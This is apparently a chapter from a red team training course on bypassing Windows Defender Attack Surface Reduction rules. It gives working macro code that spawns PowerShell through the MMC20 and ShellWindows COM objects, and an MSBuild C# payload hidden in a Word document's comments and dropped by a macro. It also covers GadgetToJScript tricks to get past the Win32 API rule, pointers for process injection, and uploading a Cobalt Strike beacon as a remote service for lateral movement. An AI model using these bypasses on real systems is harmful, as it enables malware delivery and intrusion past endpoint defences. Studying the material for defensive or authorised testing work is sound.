

Chapter 5 - Attack Surface Reduction

Attack Surface Reduction (ASR) is a set of hardening configurations that aims to mitigate attack techniques commonly used by attackers. ASR rules are implemented in LUA and are enforced by Windows Defender. They are as follows (highlighted in bold are the ones we'll focus on in the module):

- Block abuse of exploited vulnerable signed drivers
- Block Adobe Reader from creating child processes
- **Block all Office applications from creating child processes**
- **Block credential stealing from the Windows local security authority subsystem (lsass.exe)**
- Block executable content from email client and webmail
- Block executable files from running unless they meet a prevalence, age, or trusted list criterion
- Block execution of potentially obfuscated scripts
- Block JavaScript or VBScript from launching downloaded executable content
- Block Office applications from creating executable content
- **Block Office applications from injecting code into other processes**
- Block Office communication application from creating child processes
- Block persistence through WMI event subscription
- **Block process creations originating from PSEXEC and WMI commands**
- Block untrusted and unsigned processes that run from USB
- **Block Win32 API calls from Office macros**
- Use advanced protection against ransomware

Many of these rules do work in combination - you could find a bypass to a single rule in isolation, but it may still be blocked by another rule. The bypasses demonstrated in this module assume that all the highlighted rules are enabled at the same time.

Enumeration

ASR rules can be enumerated remotely via GPO, from the local registry of a machine to which they're applied, or with PowerShell's Get-MpPreference cmdlet.

GPO

The first task is to identify the GPO containing the ASR configuration - one possible approach is to search GPOs by name.

```
beacon> powershell-import /root/tools/PowerView.ps1
beacon> powerpick Get-DomainGPO -Name ASR -Properties GpcFileSysPath

gpcfilesyspath
-----
\\redteamops2.local\SysVol\redteamops2.local\Policies\{0047C7A8-63E1-4F60-A981-D5DD7F3F8663}

beacon> ls \\redteamops2.local\SysVol\redteamops2.local\Policies\
{0047C7A8-63E1-4F60-A981-D5DD7F3F8663}\Machine
```

Size	Type	Last Modified	Name
----	----	-----	----
554b	fil	11/12/2021 18:02:45	comment.cmtx
1kb	fil	11/12/2021 18:02:45	Registry.pol

Download **Registry.pol** from the GpcFileSysPath and read it with **Parse-PolFile**.

```
beacon> download \\redteamops2.local\SysVol\redteamops2.local\Policies\
{0047C7A8-63E1-4F60-A981-D5DD7F3F8663}\Machine\Registry.pol
[*] Tasked beacon to download
\\redteamops2.local\SysVol\redteamops2.local\Policies\{0047C7A8-63E1-4F60-A981-D5DD7F3F8663}\Machine\Registry.pol
[+] host called home, sent: 121 bytes
[*] started download of
\\redteamops2.local\SysVol\redteamops2.local\Policies\{0047C7A8-63E1-4F60-A981-D5DD7F3F8663}\Machine\Registry.pol (1588 bytes)
[*] download of Registry.pol is complete
```

```
PS C:\Users\Administrator\Desktop> Parse-PolFile .\Registry.pol

KeyName       : Software\Policies\Microsoft\Windows Defender\Windows
Defender Exploit Guard\ASR
ValueName      : ExploitGuard_ASR_Rules
ValueType      : REG_DWORD
ValueLength    : 4
ValueData      : 1

KeyName       : Software\Policies\Microsoft\Windows Defender\Windows
Defender Exploit Guard\ASR\Rules
ValueName      : d4f940ab-401b-4efc-aadc-ad5f3c50688a
ValueType      : REG_SZ
ValueLength    : 4
ValueData      : 1
```

The first entry is called **ExploitGuard_ASR_Rules** and the ValueData is set to 1. This simply indicates that ASR rules are enabled. Following are each ASR rule donated by its GUID. d4f940ab-401b-4efc-aadc-ad5f3c50688a is **Block all Office applications from creating child processes**.

These values can be:

- 0 - Disable
- 1 - Block
- 2 - Audit
- 6 - Warn

You can find which OUs (and subsequently which machines) this GPO is applied to with `Get-DomainOU` and the `-GPLink` parameter. This will only return OUs that the specified GPO GUID in their gplink property.

```
beacon> powerpick Get-DomainOU -GPLink 0047C7A8-63E1-4F60-A981-
D5DD7F3F8663 -Properties DistinguishedName
```

```
distinguishedname
-----
OU=2,OU=Workstations,DC=redteamops2,DC=local

beacon> powerpick Get-DomainComputer -SearchBase
"LDAP://OU=2,OU=Workstations,DC=redteamops2,DC=local" -Properties
SamAccountName

samaccountname
-----
WKSTN-2$
```

Registry

To read from a local registry, simply query HKLM:

```
beacon> reg query x64 HKLM\Software\Policies\Microsoft\Windows
Defender\Windows Defender Exploit Guard\ASR

ExploitGuard_ASR_Rules    1

beacon> reg query x64 HKLM\Software\Policies\Microsoft\Windows
Defender\Windows Defender Exploit Guard\ASR\Rules

d4f940ab-401b-4efc-aadc-ad5f3c50688a 1
9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2 1
75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84 1
d1e49aac-8f56-4280-b9ba-993a6d77406c 1
92e97fa1-2edf-4476-bdd6-9dd0b4dddc7b 1
```

PowerShell

```
beacon> powerpick Get-MpPreference | select -expand
AttackSurfaceReductionRules_Ids

75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84
```

```
92e97fa1-2edf-4476-bdd6-9dd0b4dddc7b
9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2
d1e49aac-8f56-4280-b9ba-993a6d77406c
d4f940ab-401b-4efc-aadc-ad5f3c50688a
```

```
beacon> powerpick Get-MpPreference | select -expand
AttackSurfaceReductionRules_Actions
```

```
1
1
1
1
1
```


Block Child Process

"This rule blocks Office apps from creating child processes. This includes Word, Excel, PowerPoint, OneNote, and Access."

In the [Red Team Ops](#) course, students create macro-enabled documents that spawn and run a PowerShell payload. The VBA looks something like this:

```
Sub Exec()
    Dim wsh As Object
    Set wsh = CreateObject("WScript.Shell")
    wsh.Run "powershell"
    Set wsh = Nothing
End Sub
```

If we try and run this on WKSTN-2 which has this ASR rule enabled, we're blocked with a Windows Security alert.



COM Bypass


One method to get around this is by using COM. It's possible to instantiate COM objects directly from VBA, so we can look at leveraging those that we know result in code execution.

Not every COM object will do though - the **LocalServer32** key must be set so that the process will have a parent that is **not** the Office application. For instance, the **MMC20.Application** object will use mmc.exe as the parent, and both the **ShellWindows** and **ShellBrowserWindow** ShellExecute methods will use explorer.exe as the parent.

Here's an example using MMC20.Application:

```
Sub Exec()  
    Dim mmc As Object  
    Set mmc = CreateObject("MMC20.Application")  
    mmc.Document.ActiveView.ExecuteShellCommand "powershell", "", "", "7"  
    Set mmc = Nothing  
End Sub
```

mmc.exe will close straight away, thus leaving PowerShell spawned but without a parent.



Different versions of Windows seem to handle spawning MMC20.Application differently. During my research I found that Windows 10 (tested using 21H1) will spawn mmc.exe as a child of the calling app (in this case Word/Excel/etc). But on Windows Server 2019 (1809), mmc.exe spawns as a child of svchost.exe.

So the above VBA will bypass this ASR rule on something like a Terminal Services machine or a server delivering Office via Citrix, but not on a "standard" end-user Windows 10 machine.

And here's another example using ShellWindows:

```
Sub Exec()  
    Dim com As Object  
    Set com = GetObject("new:9BA05972-F6A8-11CF-A442-00A0C90A8F39")  
    com.Item.Document.Application.ShellExecute "powershell", "", "", Null,
```

0

```
Set com = Nothing
End Sub
```

This will not produce a visible PowerShell window, but it will be running as a child of explorer.exe. This is probably the most OPSEC way to spawn PowerShell (as far as OPSEC and PowerShell goes).

The screenshot shows a Windows Task Manager window on the left and a PowerShell Properties window on the right.

Task Manager:

Process	Private Bytes
csrss.exe	688
wininit.exe	696
winlogon.exe	752
csrss.exe	4792
winlogon.exe	4720
explorer.exe	5748
OneDrive.exe	6744
WINWORD.EXE	6784
ProcessHacker.exe	7160
powershell.exe	6648
conhost.exe	5512

PowerShell Properties (powershell.exe (6648) Properties):

General tab:

- File: Windows PowerShell (Verified) Microsoft Windows
- Version: 10.0.20348.1
- Image file name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


Process tab:

- Command line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
- Current directory: C:\Windows\system32\
- Started: 3 seconds ago (1:03:09 PM 11/15/2021)
- PEB address: 0xf13838000
- Parent: explorer.exe (5748)
- Mitigation policies: DEP (permanent); ASLR (high entropy); CF Guard
- Protection: None

LOLBAS

It also turns out that not all processes are blocked when this rule is enabled. For instance, `WScript.Shell` can be used to start Notepad.


```
Sub Exec()  
    Dim wsh As Object  
    Set wsh = CreateObject("WScript.Shell")  
    wsh.Run "notepad"  
    Set wsh = Nothing  
End Sub
```



This suggests that the ASR rule is actually based on some sort of blacklist, so there may be scope to use command-line based execution. An obvious place to look for these is the [LOLBAS project](#). It only took me a few minutes to discover that **msbuild.exe** is not blocked, and there are probably loads more if you look deeper.


MSBuild can execute inline C# code from a **.xml** or **.csproj** file. The MSBuild XML schema is documented [here](#). Take the following example:

```
<Project ToolsVersion="4.0"  
  xmlns="http://schemas.microsoft.com/developer/msbuild/2003">  
  <Target Name="MSBuild">  
    <ASRSucks />  
  </Target>  
  <UsingTask  
    TaskName="ASRSucks"  
    TaskFactory="CodeTaskFactory"  
  
    AssemblyFile="C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll" >  
    <Task>  
      <Code Type="Class" Language="cs">  
        <![CDATA[  
          using System;  
          using Microsoft.Build.Framework;  
          using Microsoft.Build.Utilities;  
  
          public class ASRSucks : Task, ITask  
          {  
            public override bool Execute()  
            {
```

```
        Console.WriteLine("Hello from C#!");  
        return true;  
    }  
}  
]]>  
</Code>  
</Task>  
</UsingTask>  
</Project>
```

This can be executed like so:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe test.xml
```



```
Command Prompt  
C:\Users\amoss\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe test.xml  
Microsoft (R) Build Engine version 4.8.4161.0  
[Microsoft .NET Framework, version 4.0.30319.42000]  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
Build started 11/15/2021 1:10:36 PM.  
Hello from C#!  
Build succeeded.  
    0 Warning(s)  
    0 Error(s)  
  
Time Elapsed 00:00:01.68  
C:\Users\amoss\Desktop>
```

The only requirement is that we drop this code to disk. One strategy could be to save the code somewhere in the document (such as the comments), fetch it with the Macro, write to disk and execute.

Properties ▾

Size	Not saved yet
Pages	1
Words	0
Total Editing Time	178 Minutes
Title	Add a title
Tags	Add a tag
Comments	<Project ToolsVersion="4....

Related Dates

Last Modified
Created
Last Printed

Related People

Author

Last Modified By

[Show All Properties](#)

Comments

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">  
  <Target Name="MSBuild">  
    <ASRSucks />  
  </Target>  
  <UsingTask  
    TaskName="ASRSucks"  
    TaskFactory="CodeTaskFactory"  
    AssemblyFile="C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Build.Tasks.v4.0.dll"  
  >  
    <Task>  
      <Code Type="Class" Language="cs">  
        <![CDATA[  
          using System.Diagnostics;  
          using Microsoft.Build.Framework;  
          using Microsoft.Build.Utilities;  
  
          public class ASRSucks : Task, ITask  
          {  
            public override bool Execute()  
            {  
              Process.Start("powershell");  
              return true;  
            }  
          }  
        ]]>  
      </Code>  
    </Task>  
  </UsingTask>  
</Project>
```

```
Sub Exec()  
    Dim comment As String  
    Dim fSo As Object  
    Dim dropper As Object  
    Dim wsh As Object  
    Dim temp As String  
    Dim command As String  
  
    temp = LCase(Environ("TEMP"))
```

```

Set fSo = CreateObject("Scripting.FileSystemObject")
Set dropper = fSo.CreateTextFile(temp & "\code.xml", True)

comment = ActiveDocument.BuiltInDocumentProperties("Comments").Value

dropper.WriteLine comment
dropper.Close

Set wsh = CreateObject("WScript.Shell")

command = "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe
" & temp & "\code.xml"

wsh.Run command

Set fSo = Nothing
Set dropper = Nothing
Set wsh = Nothing
End Sub

```

Remember that this drops the code to disk, so ensure you remove it afterwards.

Block Win32 APIs

"This rule prevents VBA macros from calling Win32 APIs."


Many popular tools, such as [VBA-RunPE](#), use P/Invoke within VBA to carry out actions such as process injection. The way this rule is implemented seems rather odd. If you create a word document and attempt to pop a message box, it will work.

Private Declare PtrSafe Function MessageBoxA Lib "user32.dll" (ByVal hWnd As Long, ByVal lpText As String, ByVal lpCaption As String, ByVal uType As Long) As Long


```

Sub Exec()
    Dim Result As Long
    Result = MessageBoxA(0, "This is a test", "Hello World", 0)
End Sub

```



However, as soon as you try to save it to disk, Defender will block it.



I believe the rationale is that whenever you're sent a file, or you download one via a browser, Defender will delete it before it can be saved. Even if you "open" a document from a browser, rather than "save" it, a temporary file is dropped to disk. After some testing, I found that this rule only seems to be enforced when you P/Invoke directly from VBA - and not when it's done via [GadgetToJScript](#).

Create a new .cs file and enter the code you want to execute. G2JS requires the code to execute be in the constructor.


```
using System;  
using System.Runtime.InteropServices;  
  
public class Program  
{  
    [DllImport("user32.dll", CharSet = CharSet.Unicode)]  
    static extern int MessageBoxW(IntPtr hWnd, string lpText, string  
lpCaption, uint uType);  
  
    public Program()  
    {
```

```
        MessageBoxW(IntPtr.Zero, "Hello from GadgetToJScript", "Hello  
World", 0);  
    }  
}
```

When we run G2JS, we provide the source code and specify the output type.

```
C:\Tools\GadgetToJScript>GadgetToJScript\bin\Debug\GadgetToJScript.exe -c  
TestAssembly\Program.cs -o C:\Users\Administrator\Desktop\vba -w vba -b  
[+]: Generating the vba payload  
[+]: First stage gadget generation done.  
[+]: Compiling your .NET code located at:TestAssembly\Program.cs  
[+]: Second stage gadget generation done.  
[*]: Payload generation completed, check:  
C:\Users\Administrator\Desktop\vba.vba
```

Copy the content of the VBA file, paste it into Word on WKSTN-2 and execute.



Block Code Injection

"This rule blocks code injection attempts from Office apps into other processes."

This was another interesting study - now that we have a way to call the APIs under ASR, we can try and inject into other arbitrary processes or the process that we create. Going straight to the basic

VirtualAllocEx/WriteProcessMemory/CreateRemoteThread pattern, no shellcode was executed. But looking at the memory regions of the target process showed that the memory region **was** created and the shellcode **was** sitting in memory. The only call that failed was CreateRemoteThread.

Based on this I assume the API itself is not being blocked and that there's some other means by which ASR is preventing the creation of the thread. Instead, we can try other injection methods that don't require the CRT API - such as QueueUserAPC.

An important note about using some C# features with G2JS. Inline declarations don't work, so instead of things like this:


```
WriteProcessMemory(  
    pi.hProcess,  
    baseAddress,  
    shellcode,  
    shellcode.Length,  
    out _);
```

You need to do:

```
IntPtr bytesWritten;  
WriteProcessMemory(  
    pi.hProcess,  
    baseAddress,  
    shellcode,  
    shellcode.Length,  
    out bytesWritten);
```

EXERCISE

Write an injector that works with G2JS to spawn a process and inject shellcode into it.



Cobalt Strike									
external	internal	listener	user	computer	note	process	pid	arch	last
127.0.0.1	10.10.120.75	http-redirector	amoss	WKSTN-2		win32calc.exe	6956	x64	3s

Block PsExec/WMI

"This rule blocks processes created through PsExec and WMI from running."

PsExec from the Sysinternals Suite and WMI Process Call Create are two popular methods for lateral movement (PsExec also a useful way to get SYSTEM access from a local admin). **RTO2\cbridges** is a local admin on WKSTN-2, so from WKSTN-1 we can try and execute commands remotely to demonstrate the restrictions.

PsExec

Attempting to execute a binary via PsExec on the remote target fails.

```
C:\Users\cbridges>C:\Sysinternals\PSEXEC64.exe \\wkstn-2 cmd.exe
```

```
PsExec v2.32 - Execute processes remotely
```


```
Copyright (C) 2001-2021 Mark Russinovich
```


```
Sysinternals - www.sysinternals.com
```

```
PsExec could not start cmd.exe on wkstn-2:
```

```
The system cannot find the file specified.
```

On WKSTN-2, the following alert is raised:

 Risky action blocked
11/15/2021 6:43 PM Low ^

 Your administrator has blocked this action.

App or process blocked: PSEXESVC.exe

Blocked by: Attack surface reduction

Rule: Block process creations originating from PSEXEC and WMI commands

Affected items: C:\Windows\System32\cmd.exe

It appears this rule is specific to the Sysinternals PsExec implementation - it does not prevent you from creating and starting arbitrary services, which makes this trivial to bypass. Simply drop your own service binary to disk and create a service to run it.

```
beacon> cd \\wkstn-2\admin$
```

```
beacon> upload /root/beacon-svc.exe
```

```
beacon> run sc \\wkstn-2 create RandoService binPath= C:\Windows\beacon-svc.exe
```

```
[SC] CreateService SUCCESS
```

```

beacon> run sc \\wkstn-2 start RandoService

SERVICE_NAME: RandoService
        TYPE               : 10   WIN32_OWN_PROCESS
        STATE                : 2    START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE,
        IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE    : 0    (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x7d0
        PID                  : 2056
        FLAGS                  :

